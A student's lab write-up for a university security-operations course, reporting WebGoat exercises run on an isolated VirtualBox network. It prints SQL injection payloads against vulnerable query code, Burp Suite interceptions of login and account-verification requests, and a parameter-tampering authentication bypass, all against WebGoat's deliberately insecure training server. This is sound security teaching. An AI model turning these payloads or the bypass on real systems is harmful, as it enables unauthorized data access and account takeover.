University of Utah
School of Computing
CS 6967: Security Operations


Assignment 1 Response Outline

Ethical Hacking

Task 1: Set Up the LAN and WebGoat Servier

The task here is to set up the LAN and run the WebGoat Server inside the LAN. Then, we must check whether we can access the WebGoat server from our host machine. First, I added a host-only virtual network to the VirtualBox based on the DHCP protocol for the LAN. Second, I added an OpenWrt-based router for the LAN so that any server connected to the LAN can communicate with the internet through the router. Then, I added the VBox image of the WebGoat Server to the LAN and configured the WebGoat server by adding the router's IP as the default IP route for the WebGoat. Finally, to test whether the setup is working correctly, I visited the WebGoat's server from the web browser of my host machine.

Screenshot of task results:



What is WebGoat?

WebGoat is a deliberately insecure application that allows interested developers just like you to *test vulnerabilities* commonly found in Java-based applications that use common and popular open source components.

Now, while we in no way condone causing intentional harm to any animal, goat or otherwise, we think learning everything you can about security vulnerabilities is essential to understanding just what happens when even a small bit of unintended code gets into your applications.

What better way to do that than with your very own scapegoat?

Feel free to do what you will with him. Hack, poke, prod and if it makes you feel better, scare him until your heart's content. Go ahead, and hack the goat. We promise he likes it.

Thanks for your interest!

The WebGoat Team

Provide a brief explanation of the results (one to two sentences) answering the question: How did you accomplish this task?


From the above screenshot, it can be concluded that the WebGoat server running inside the LAN can be accessed from the web browser of the host machine, thereby fulfilling the completeness of the task.

Task 2: Another SQL Injection Attack

Summary of task experience:

This task requires completing the lesson provided by the WebGoat server's SQL injection web page. There are two types of SQL injection lessons: String SQL injection and Numeric SQL injection. In String SQL injection, I inserted the malicious code(**' OR '1'='1' --**) into the string input field. With this manipulation, I successfully did the SQL injection attack and got all of the rows of the users' table. For the numeric SQL injection, I inserted this malicious(**1234567 or 1=1**) into the numeric input field, ultimately getting all of the rows of the users' table.

Screenshot of task results:



Try It! String SQL Injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynami

```
"select * from users where LAST_NAME = '" + userName + "'";
```


Using the form below try to retrieve all the users from the users table. You shouldn't need to know any specific user nar

✓

Account Name: Get Account Info

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Fig 1: String SQL Injection



Try It! Numeric SQL Injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynam

```
"select * from users where USERID = "  + userID;
```

Using the form below try to retrieve all the users from the users table. You shouldn't need to know any specific user na

✓

Name: 1234567 or 1=1 Get Account Info

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
```

Fig 2: Numeric SQL Injection

Provide a brief explanation of the results (one to two sentences) answering the question: How did you accomplish this task?


Fig. 1 shows the result of my successful string SQL injection, and Fig. 2 shows the output of my successful numeric SQL injection.

Task 3: Insecure Login Attack

Summary of task experience:

Now, Task 3 is all about performing the WebGoat's Insecure Login lesson. First, I clicked the "Log in" button to send a request containing another user's login credentials, such as username and password. Then, I intercepted this request using Burp Suite as a proxy. Finally, I submitted the username and password I intercepted to complete the lesson.

Screenshot of task results:



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Introduc
General
Injectio
Authent
Cross-S
Access
Insecur
Insecur
Reques
Vulnera
Client s
Challen

Request to http://192.168.56.102:8000

```
POST /WebGoat/start.mvc HTTP/1.1
Host: 192.168.56.102:8000
Content-Length: 50
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.3
Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://192.168.56.102:8000
Referer: http://192.168.56.102:8000/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=326DF4EA7197760472B450B90946C84F
Connection: close

{
  "username":"CaptainJack",
  "password":"BlackPearl"
}
```

Fig 3: Interception



Insecure Login

Let's try

Click the "log in" button to send a request containing login credentials of another user. Then, v
appropriate fields and submit to confirm. Try using a packet sniffer to intercept the request.

Congratulations. You have successfully completed the assignment.

Fig 4: Completion

Provide a brief explanation of the results (one to two sentences) answering the question: How did you accomplish this task?


In Fig 3, it can be seen that the intercepted credentials are username, which is “**CaptainJack**” and password, which is “**BlackPearl**”. Fig 4 shows that I successfully intercepted the login request after submitting the credentials.

Task 4: Authentic Bypass Attack

Summary of task experience:

Task 4 is to do the WebGoat’s Authentication Bypasses, which can be done through tampering the request’s parameters when you don’t know the exact value to reach the right conditions. One way is to remove some parameters, if possible. Another way is to modify the parameters. First, I intercepted the security questions’ request as I didn’t know the correct answers. Then, I removed the parameters (**secQuestion0** and **secQuestion1**) and forwarded the request to get the response. But, this didn’t work out, as removing the parameters made the request bad, and the server didn’t accept that. Then, I modified the parameters(‘**secQuestionA**’ and ‘**secQuestionB**’) and forwarded the request. This time, the server started to talk, even though both the answers were false.

Screenshot of task results:




Request to http://192.168.56.102:8000

```
POST /WebGoat/auth-bypass/verify-account HTTP/1.1
Host: 192.168.56.102:8000
Content-Length: 87
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.56.102:8000
Referer: http://192.168.56.102:8000/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=326DF4EA7197760472B450B90946C84F
Connection: close

secQuestion0=esd&secQuestion1=ds&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309
```

Fig 5: Intercepted Request



The Scenario

You are resetting your password, but doing it from a location or device that your provider does not recognize. So you need to answer the security questions you set up. The other issue is that those security questions are also stored on another device (not with you) and you don't remember them.

You have already provided your username/email and opted for the alternative verification method.

✔

Please provide a new password for your account

Password:

Confirm Password:

Congrats, you have successfully verified the account without actually verifying it. You can now change your password!

Fig 6: Successful Bypass

Provide a brief explanation of the results (one to two sentences) answering the question: How did you accomplish this task?

Fig 5 shows that I intercepted the authentication request to verify the account. From Fig 6, it's seen that I successfully bypassed the security questions and verified the account.